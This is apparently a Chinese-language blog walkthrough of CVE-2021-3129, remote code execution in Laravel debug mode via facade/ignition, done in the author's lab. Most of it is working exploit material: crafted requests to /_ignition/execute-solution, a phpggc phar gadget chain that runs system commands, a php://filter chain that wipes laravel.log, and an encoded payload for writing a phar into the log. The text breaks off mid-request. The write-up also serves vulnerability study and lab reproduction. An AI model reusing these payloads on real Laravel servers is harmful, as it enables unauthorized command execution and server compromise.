CVE-2021-3129--Laravel Debug mode RCE

2021年7月2日 11:07

CVE-2021-3129--Laravel Debug mode RCE

0x01 环境搭建

可以直接使用vulhub的镜像环境，也可以使用这位师傅的环境：https://github.com/SNCKER/CVE-2021-3129


这个地方为了能够看到更清晰的效果，我选了手动搭建环境,需要php环境，没有的话先安装

访问：https://github.com/laravel/laravel # 下载对应版本的laravel源码，我这里是8.4.1版本


```
$ cd laravel
$ composer install        # 安装依赖，找不到命令，先安装composer
$ composer require facade/ignition==2.5.1    # 下载安装存在漏洞版本的组件
$ php artisan serve --host=0.0.0.0   # 启动服务器，访问发现只出现500错误，是因为debug模式未开启
```

打开配置文件 laravel/config/app.php，找到 'debug'项设置为true（开启debug模式）：

```
gedit app.php
```



此时访问http://your-ip:8000/，会抛出以下运行异常：No application encryption key has been specified.（未指定应用程序的APP_KEY加密密钥）：



点击“Generate app key”按钮后会发送一个请求(**这个请求很重要，后期构造payload，就是根据该请求构造的**)：

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
origin: http://192.168.30.169:8000
Referer: http://192.168.30.169:8000/
Content-Length: 82
DNT: 1
Connection: close

{"solution":"Facade\\Ignition\\Solutions\\GenerateAppKeySolution","parameters":[]}
```

```
HTTP/1.1 500 Internal Server Error
Host: 192.168.30.169:8000
Date: Tue, 06 Jul 2021 08:23:24 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Tue, 06 Jul 2021 08:23:24 GMT
Content-Type: application/json

{
    "message": "file_get_contents(/root/test/laravel/.env): failed to open stream: No such file or directory",
    "exception": "ErrorException",
    "file":
"/root/test/laravel/vendor/laravel/framework/src/Illuminate/Foundation/Console/KeyGenerateCommand.
php",
    "line": 96,
    "trace": [
        {
            "function": "handleError",
            "class": "Illuminate\\Foundation\\Bootstrap\\HandleExceptions",
            "type": "->"
        },
```

缺少".env"文件，进入laravel根目录，将根目录里的".env.example"重命名".env"，此处有坑，记得用ls -a命令：

```
root@tools:~/test/laravel# ls -a
.    artisan       composer.lock  .editorconfig  .gitignore   public      routes      .styleci.yml  webpack.mix.js
..   bootstrap     config         .env.example   package.json  README.md   server.php  tests
app  composer.json database       .gitattributes phpunit.xml   resources   storage     vendor
```

复制一下：cp .env.example .env

```
root@tools:~/test/laravel# cp .env.example .env
root@tools:~/test/laravel# ls -a
.    artisan        composer.lock  .editorconfig  .gitattributes  phpunit.xml  resources   storage       vendor
..   bootstrap      config         .env           .gitignore      public       routes      .styleci.yml  webpack.mix.js
app  composer.json  database       .env.example   package.json    README.md    server.php  tests
```

再次发送请求，文件存在，请求成功

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
origin: http://192.168.30.169:8000
Referer: http://192.168.30.169:8000/
Content-Length: 82
DNT: 1
Connection: close

{"solution":"Facade\\Ignition\\Solutions\\GenerateAppKeySolution","parameters":[]}
```

```
HTTP/1.1 200 OK
Host: 192.168.30.169:8000
Date: Tue, 06 Jul 2021 08:29:55 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Tue, 06 Jul 2021 08:29:55 GMT
Content-Type: text/html; charset=UTF-8
```

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 82
DNT: 1
Connection: close

{
    "solution":"Facade\\Ignition\\Solutions\\GenerateAppKeySolution",
    "parameters":
    {
        "viewFile":"aaa",
        "variableName":"bbb"
    }
}
```

.env文件中也生成了一个key，可以对比.env.example，.env.example文件是没有APP_KEY的

```
root@tools:~/test/laravel# cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:DjlF4X9+LrCgtLyyYtLm0fTfi6Dp9rB57dRojyiAF6w=
APP_DEBUG=true
APP_URL=http://localhost

LOG_CHANNEL=stack
LOG_LEVEL=debug
```

至此环境安装完成

0X02 漏洞分析

本次漏洞就是其中的vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php中的参数过滤不严谨导致的。

首先到执行solution的控制器ExecuteSolutionController.php里面中去看看是如何调用solution的：

vendor\facade\ignition\src\Http\Controllers\ExecuteSolutionController.php

```php
class ExecuteSolutionController
{
    use ValidatesRequests;

    public function __invoke(
        ExecuteSolutionRequest $request,
        SolutionProviderRepository $solutionProviderRepository
    ) {
        $solution = $request->getRunnableSolution();

        $solution->run($request->get('parameters', []));

        return response('');
    }
}
```

定位getRunnableSolution()函数，在vendor\facade\ignition\src\Http\Requests\ExecuteSolutionRequest.php文件中

```php
public function getSolution(): Solution
{
    $solution = app(SolutionProviderRepository::class)
        ->getSolutionForClass($this->get('solution'));

    abort_if(is_null($solution), 404, 'Solution could not be found');

    /** @var Solution */
    return $solution;
}

public function getRunnableSolution(): RunnableSolution
{
    $solution = $this->getSolution();

    if (! $solution instanceof RunnableSolution) {
        abort(404, 'Runnable solution could not be found');
    }

    return $solution;
}
```

先通过getRunnableSolution()方法获取到相应的solution名，然后调用solution对象中的run()方法，并将获取的可控的parameters参数传过去。

solution对象也是可控的，上面的数据包中传递的就是solution对象的值，那令solution=MakeViewVariableOptionalSolution，就可以调用其中的run()方法

跟进MakeViewVariableOptionalSolution中的run()方法：

vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php

```php
public function run(array $parameters = [])
{
    $output = $this->makeOptional($parameters);
    if ($output !== false) {
        file_put_contents($parameters['viewFile'], $output);
    }
}

public function makeOptional(array $parameters = [])
{
    $originalContents = file_get_contents($parameters['viewFile']);
    $newContents = str_replace('$'.$parameters['variableName'], '$'.$parameters['variableName']." ?? ''", $originalContents);

    $originalTokens = token_get_all(Blade::compileString($originalContents));
    $newTokens = token_get_all(Blade::compileString($newContents));

    $expectedTokens = $this->generateExpectedTokens($originalTokens, $parameters['variableName']);

    if ($expectedTokens !== $newTokens) {
        return false;
    }

    return $newContents;
}
```

从**$parameters['viewFile']**文件里将字符串读到**$originalContents**中，然后将**$originalContents**中**'$'.$parameters['variableName']**变量替换为**'$'.$parameters['variableName'] ??** ；然后传回给**run()**方法里的**$output**，然后**file_put_contents()**写入**$parameters['viewFile']**文件

简单理解：从**$parameters['viewFile']**文件取出字符--->替换一下里面的**$parameters['variableName']**---->再写入**$parameters['viewFile']**文件

这里要记住file_get_contents()函数和file_put_contents()函数，后面的步骤看到这两个函数就很好理解了。

尝试一下：

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 152
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "aaa",
        "variableName": "bbb"
    }
}
```

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 152
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "aaa",
        "variableName": "bbb"
    }
}
```

```
HTTP/1.1 500 Internal Server Error
Host: 192.168.30.169:8000
Date: Wed, 07 Jul 2021 06:45:30 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Wed, 07 Jul 2021 06:45:30 GMT
Content-Type: application/json

{
  "message": "file_get_contents(aaa): failed to open stream: No such file or directory",
  "exception": "ErrorException",
  "file": "/root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php",
  "line": 75,
  "trace": [
    {
      "function": "handleError",
      "class": "Illuminate\\Foundation\\Bootstrap\\HandleExceptions",
```

确实调用了MakeViewVariableOptionalSolution，并且提示文件找不到

自己在laravel目录下创建一个1.txt

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 173
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "/root/test/laravel/1.txt",
        "variableName": "aaa"
    }
}
```

```
HTTP/1.1 200 OK
Host: 192.168.30.169:8000
Date: Wed, 07 Jul 2021 09:03:55 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Wed, 07 Jul 2021 09:03:55 GMT
Content-Type: text/html; charset=UTF-8
```

到这里正确的数据包格式构造完成，这里我试了，写不进去文件，暂时还没想明白原因

0X03 利用phar反序列化达到RCE的目的

phar反序列化需要关闭phar.readonly选项，即令phar.readonly = Off

默认是开启的，所以在实际利用的时候，这个默认配置也是造成攻击不成功的原因

```
root@tools:~/test/laravel# php -r 'phpinfo();'|grep phar
/etc/php/7.3/cli/conf.d/20-phar.ini,
Registered PHP Streams => https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Phar-based phar archives => enabled
Tar-based phar archives => enabled
ZIP-based phar archives => enabled
phar.cache_list => no value => no value
phar.readonly => On => On
phar.require_hash => On => On
```

```
php -i | grep 'php.ini'
gedit php.ini
```

```
root@tools:~# php -r 'phpinfo();' | grep phar
/etc/php/7.3/cli/conf.d/20-phar.ini,
Registered PHP Streams => https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Phar-based phar archives => enabled
Tar-based phar archives => enabled
ZIP-based phar archives => enabled
phar.cache_list => no value => no value
phar.readonly => Off => Off
phar.require_hash => On => On
```

利用phpggc生成phar可解析的文件

```
./phpggc Laravel/RCE5 "system('whoami');" --phar phar -o /root/tools/phpggc/phar.png
```

```
root@tools:~/tools/phpggc# ./phpggc Laravel/RCE5 "system('whoami');" --phar phar -o /root/tools/phpggc/phar.png
root@tools:~/tools/phpggc# cat phar.png
<?php __HALT_COMPILER(); ?>
&O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{s:9:"*events";O:25:"Illuminate\Bus\Dispatcher":1:{s:16:"*queueResolver";a:2:{i:0;O:
25:"Mockery\Loader\EvalLoader":0:{}i:1;s:4:"load";}}s:8:"*event";O:38:"Illuminate\Broadcasting\BroadcastEvent":1:{s:10:"connection";O:32
:"Mockery\Generator\MockDefinition":2:{s:9:"*config";O:35:"Mockery\Generator\MockConfiguration":1:{s:7:"*name";s:7:"abcdefg";}s:7:"*code
";s:32:"<?php system('whoami'); exit; ?>";}}}dummyBq`
                                                ~test.txtBq`
                                                        ~jtesttest   No`
                                                                =`H3  J  :`
                                                                        GBMBroot@tools:~/tools/phpggc#
```

phar.png文件的格式就是phar文件的格式

接下来利用**file_get_contents()**函数去触发反序列化

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 192
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "phar:///root/tools/phpggc/phar.png/test.txt",
        "variableName": "aaa"
    }
}
```

```
HTTP/1.1 200 OK
Host: 192.168.30.169:8000
Date: Wed, 07 Jul 2021 09:18:12 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Wed, 07 Jul 2021 09:18:12 GMT
Content-Type: text/html; charset=UTF-8

root
```

到这里，利用phar反序列化达到RCE的目的完成

由于这里是自己在服务器上创建了一个phar格式的文件，才利用成功，那接下来就是在服务器找一个本身存在的文件，向里面写入phar文件内容，再利file_get_contents()函数去触发反序列化，从而达到RCE的目的

0X04 利用laravel.log实现phar反序列化

先找到log文件，看看文件内容长啥样，为啥可以利用

我的环境里log文件路径为：/root/test/laravel/storage/logs/laravel.log

```
[2021-07-07 06:41:58] local.ERROR: file_get_contents(aaa): failed to open stream: No such file or directory {"exception":"[object] (ErrorException(code: 0):
file_get_contents(aaa): failed to open stream: No such file or directory at /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php:75)
[stacktrace]
#0 [internal function]: Illuminate\\Foundation\\Bootstrap\\HandleExceptions->handleError(2, 'file_get_conten...', '/root/test/lara...', 75, Array)
#1 /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php(75): file_get_contents('aaa')
#2 /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php(67): Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution-
>makeOptional(Array)
#3 /root/test/laravel/vendor/facade/ignition/src/Http/Controllers/ExecuteSolutionController.php(19): Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution->run(Array)
#4 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/ControllerDispatcher.php(48): Facade\\Ignition\\Http\\Controllers\\ExecuteSolutionController-
>__invoke(Object(Facade\\Ignition\\Http\\Requests\\ExecuteSolutionRequest), Object(Facade\\Ignition\\SolutionProviders\\SolutionProviderRepository))
#5 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/Route.php(254): Illuminate\\Routing\\ControllerDispatcher->dispatch(Object(Illuminate\\Routing\\Route),
Object(Facade\\Ignition\\Http\\Controllers\\ExecuteSolutionController), '__invoke')
#6 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/Route.php(197): Illuminate\\Routing\\Route->runController()
#7 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/Router.php(695): Illuminate\\Routing\\Route->run()
#8 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(128): Illuminate\\Routing\\Router->Illuminate\\Routing\\{closure}(Object(Illuminate\\Http\
\Request))
#9 /root/test/laravel/vendor/facade/ignition/src/Http/Middleware/IgnitionConfigValueEnabled.php(25): Illuminate\\Pipeline\\Pipeline->Illuminate\\Pipeline\\{closure}
(Object(Illuminate\\Http\\Request))
#10 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(167): Facade\\Ignition\\Http\\Middleware\\IgnitionConfigValueEnabled-
>handle(Object(Illuminate\\Http\\Request), Object(Closure), 'enableRunnableS...')
#11 /root/test/laravel/vendor/facade/ignition/src/Http/Middleware/IgnitionEnabled.php(23): Illuminate\\Pipeline\\Pipeline->Illuminate\\Pipeline\\{closure}(Object(Illuminate\
\Http\\Request))
```

特地找了这么一段贴出来，这个日志文件应该是当post请求_ignition/execute-solution时，如果页面出错，则会将错误日志输出到这个log文件里

我特地清空了日志，尝试了一下，确实是这样，这一点很重要，这个机制不理解，我觉得后面的payload也会理解的模棱两可的。

接下来就是根据原帖子师傅的操作，将log文件的内容格式转化为phar文件格式

1、清空log文件

原文作者在文章中提出的思路是使用php://filter中的各种过滤器的特性来清空，先用convert.iconv.utf-8.utf-16be将utf-8转为utf-16，然后再用convert.quoted-printable-encode打印所有不可见字符，然后再用convert.iconv.utf-16be.utf-8将utf-16转为utf-8，完成上述操作后laravel.log中所有字符转为不可见字符，最后使用convert.base64-decode即可清空整个log文件的内容

清空log文件的payload如下：

```
php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8|convert.base64-decode/resource=../storage/logs/laravel.log
```

发送如下请求：

```
POST /_ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 192
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8
        |convert.base64-decode/resource=../storage/logs/laravel.log",
        "variableName": "aaa"
    }
}
```

从$parameters['viewFile']文件取出字符--->替换一下里面的$parameters['variableName']---->再写入$parameters['viewFile']文件

```
file_get_contents()--->str_replace()--->file_put_contents()
file_put_contents('php://filter/write=convert.iconv.utf-8.utf-16be|convert.quoted-printable-encode|convert.iconv.utf-16be.utf-8
|convert.base64-decode/resource=../storage/logs/laravel.log','aaa');
```

执行前：

```
root@tools:~/test/laravel/storage/logs# cat laravel.log
[2021-07-12 01:37:58] local.ERROR: file_get_contents(/root/tools/phpggc/11.txt): failed to open stream: No such file or directory {"exce
ption":"[object] (ErrorException(code: 0): file_get_contents(/root/tools/phpggc/11.txt): failed to open stream: No such file or director
y at /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php:75)
[stacktrace]
#0 [internal function]: Illuminate\\Foundation\\Bootstrap\\HandleExceptions->handleError(2, 'file_get_conten...', '/root/test/lara...',
75, Array)
#1 /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php(75): file_get_contents('/root/tools/php.
..')
#2 /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php(67): Facade\\Ignition\\Solutions\\MakeVi
ewVariableOptionalSolution->makeOptional(Array)
#3 /root/test/laravel/vendor/facade/ignition/src/Http/Controllers/ExecuteSolutionController.php(19): Facade\\Ignition\\Solutions\\MakeVi
ewVariableOptionalSolution->run(Array)
#4 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/ControllerDispatcher.php(48): Facade\\Ignition\\Http\\Controllers\
\ExecuteSolutionController->__invoke(Object(Facade\\Ignition\\Http\\Requests\\ExecuteSolutionRequest), Object(Facade\\Ignition\\Solution
```

执行后：

```
root@tools:~/test/laravel/storage/logs# cat laravel.log
root@tools:~/test/laravel/storage/logs#
```

log文件确实被清空了

2、是向log文件写入合法的phar文件内容

怎么写，这就是之前分析log文件内容那里说的关键点了

当post请求_ignition/execute-solution时，如果页面出错，则会将错误日志输出到这个log文件里

对比一下，日志和发送的请求：

```
POST / ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
Content-Type: application/json
Content-Length: 174
DNT: 1
Connection: close

{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
        "viewFile": "/root/tools/phpggc/11.txt",
        "variableName": "aaa"
    }
}
```

```
HTTP/1.1 500 Internal Server Error
Host: 192.168.30.169:8000
Date: Mon, 12 Jul 2021 02:22:21 GMT
Connection: close
X-Powered-By: PHP/7.3.27-1~deb10u1
Cache-Control: no-cache, private
Date: Mon, 12 Jul 2021 02:22:21 GMT
Content-Type: application/json

{
    "message": "file_get_contents(/root/tools/phpggc/11.txt): failed to open
stream: No such file or directory",
    "exception": "ErrorException",
    "file":
"/root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptio
nalSolution.php",
    "line": 75,
    "trace": [
```

```
[2021-07-12 02:22:21] local.ERROR: file_get_contents(/root/tools/phpggc/11.txt): failed to open stream: No such file or directory {"exception":"[object] (ErrorException(code:
0): file_get_contents(/root/tools/phpggc/11.txt): failed to open stream: No such file or directory at /root/test/laravel/vendor/facade/ignition/src/Solutions/
MakeViewVariableOptionalSolution.php:75)
[stacktrace]
#0 [internal function]: Illuminate\\Foundation\\Bootstrap\\HandleExceptions->handleError(2, 'file_get_conten...', '/root/test/lara...', 75, Array)
#1 /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php(75): file_get_contents('/root/tools/php...')
#2 /root/test/laravel/vendor/facade/ignition/src/Solutions/MakeViewVariableOptionalSolution.php(67): Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution-
>makeOptional(Array)
#3 /root/test/laravel/vendor/facade/ignition/src/Http/Controllers/ExecuteSolutionController.php(19): Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution->run(Array)
#4 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/ControllerDispatcher.php(48): Facade\\Ignition\\Http\\Controllers\\ExecuteSolutionController-
>__invoke(Object(Facade\\Ignition\\Http\\Requests\\ExecuteSolutionRequest), Object(Facade\\Ignition\\SolutionProviders\\SolutionProviderRepository))
#5 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/Route.php(254): Illuminate\\Routing\\ControllerDispatcher->dispatch(Object(Illuminate\\Routing\\Route),
Object(Facade\\Ignition\\Http\\Controllers\\ExecuteSolutionController), '__invoke')
#6 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/Route.php(197): Illuminate\\Routing\\Route->runController()
#7 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Routing/Router.php(695): Illuminate\\Routing\\Route->run()
#8 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(128): Illuminate\\Routing\\Router->Illuminate\\Routing\\{closure}(Object(Illuminate\\Http\
\Request))
#9 /root/test/laravel/vendor/facade/ignition/src/Http/Middleware/IgnitionConfigValueEnabled.php(25): Illuminate\\Pipeline\\Pipeline->Illuminate\\Pipeline\\{closure}
(Object(Illuminate\\Http\\Request))
#10 /root/test/laravel/vendor/laravel/framework/src/Illuminate/Pipeline/Pipeline.php(167): Facade\\Ignition\\Http\\Middleware\\IgnitionConfigValueEnabled-
>handle(Object(Illuminate\\Http\\Request), Object(Closure), 'enableRunnableS...')
#11 /root/test/laravel/vendor/facade/ignition/src/Http/Middleware/IgnitionEnabled.php(23): Illuminate\\Pipeline\\Pipeline->Illuminate\\Pipeline\\{closure}(Object(Illuminate\
```

parameters['viewFile']的值完整的出现在日志中，而且是两次，这样payload就可以到log文件中

3、整个利用流程

所以这里的利用思路就是，先清空原本的log文件，再利用请求的'viewFile'值不存在页面报错的机制，将payload写入log文件里，

再清掉除payload以外的字符，最后利用phar反序列化执行命令

现在log文件已清空，接下来就是构造payload

这里我也没想出啥其他方法，就直接贴师傅们的payload了

```
./phpggc Laravel/RCE5 "system('whoami');" --phar phar -o php://output | base64 -w 0 | python -c "import sys;print(''.join(['=' +
hex(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"
```

```
root@tools:~/tools/phpggc# ./phpggc Laravel/RCE5 "system('whoami');" --phar phar -o php://output | base64 -w 0 | python -c "import sys;p
rint(''.join(['=' + hex(ord(i))[2:] + '=00' for i in sys.stdin.read()]).upper())"
=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=00=49=00=51=00=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56=00=42=
00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00=49=00=44=00=38=00=2B=00=44=00=51=00=6F=00=6D=00=41=00=67=00=41=00=41=00=41=00=6
7=00=41=00=41=00=41=00=42=00=45=00=41=00=41=00=41=00=41=00=42=00=41=00=41=00=41=00=41=00=41=00=44=00=50=00=41=00=51=00=41=00=41=00=00
=54=00=7A=00=6F=00=30=00=4D=00=44=00=6F=00=69=00=53=00=57=00=78=00=73=00=64=00=57=00=31=00=70=00=62=00=6D=00=46=00=30=00=5A=00=56=00=78=
00=43=00=63=00=6D=00=39=00=68=00=5A=00=47=00=4E=00=68=00=63=00=33=00=52=00=70=00=62=00=6D=00=64=00=63=00=55=00=47=00=56=00=75=00=5A=00=4
7=00=6C=00=75=00=5A=00=30=00=4A=00=79=00=62=00=32=00=46=00=6B=00=59=00=32=00=46=00=7A=00=64=00=43=00=49=00=36=00=4D=00=6A=00=70=00=37=00
=63=00=7A=00=6F=00=35=00=4F=00=69=00=49=00=41=00=4B=00=67=00=42=00=6C=00=64=00=6D=00=56=00=75=00=64=00=48=00=4D=00=69=00=4F=00=30=00=38=
00=36=00=4D=00=6A=00=55=00=36=00=49=00=6B=00=6C=00=73=00=62=00=48=00=56=00=74=00=61=00=57=00=35=00=68=00=64=00=47=00=56=00=63=00=51=00=6
E=00=56=00=7A=00=58=00=45=00=52=00=70=00=63=00=33=00=42=00=68=00=64=00=47=00=4E=00=6F=00=5A=00=58=00=49=00=69=00=4F=00=6A=00=45=00=36=00
=65=00=33=00=4D=00=36=00=4D=00=54=00=59=00=36=00=49=00=67=00=41=00=71=00=41=00=48=00=46=00=31=00=5A=00=58=00=56=00=6C=00=55=00=6D=00=56=
00=7A=00=62=00=32=00=78=00=32=00=5A=00=58=00=49=00=69=00=4F=00=32=00=45=00=36=00=4D=00=6A=00=70=00=37=00=61=00=54=00=6F=00=77=00=4F=00=3
0=00=38=00=36=00=4D=00=6A=00=55=00=36=00=49=00=6B=00=31=00=76=00=59=00=32=00=74=00=6C=00=63=00=6E=00=6C=00=63=00=54=00=47=00=39=00=68=00
=5A=00=47=00=56=00=79=00=58=00=45=00=56=00=32=00=59=00=57=00=78=00=4D=00=62=00=32=00=46=00=6B=00=5A=00=58=00=49=00=69=00=4F=00=6A=00=41=
00=36=00=65=00=33=00=31=00=70=00=4F=00=6A=00=45=00=37=00=63=00=7A=00=6F=00=30=00=4F=00=69=00=4A=00=73=00=62=00=32=00=46=00=6B=00=49=00=6
A=00=74=00=39=00=66=00=58=00=4D=00=36=00=4F=00=44=00=6F=00=69=00=41=00=43=00=6F=00=41=00=5A=00=58=00=5A=00=6C=00=62=00=6E=00=51=00=69=00
```

先随便传一个字符串，让log文件中新增一条记录，注意，**这里字符串的字符个数要是2的倍数**，不然会出错

```
POST / ignition/execute-solution HTTP/1.1
Host: 192.168.30.169:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept: application/json
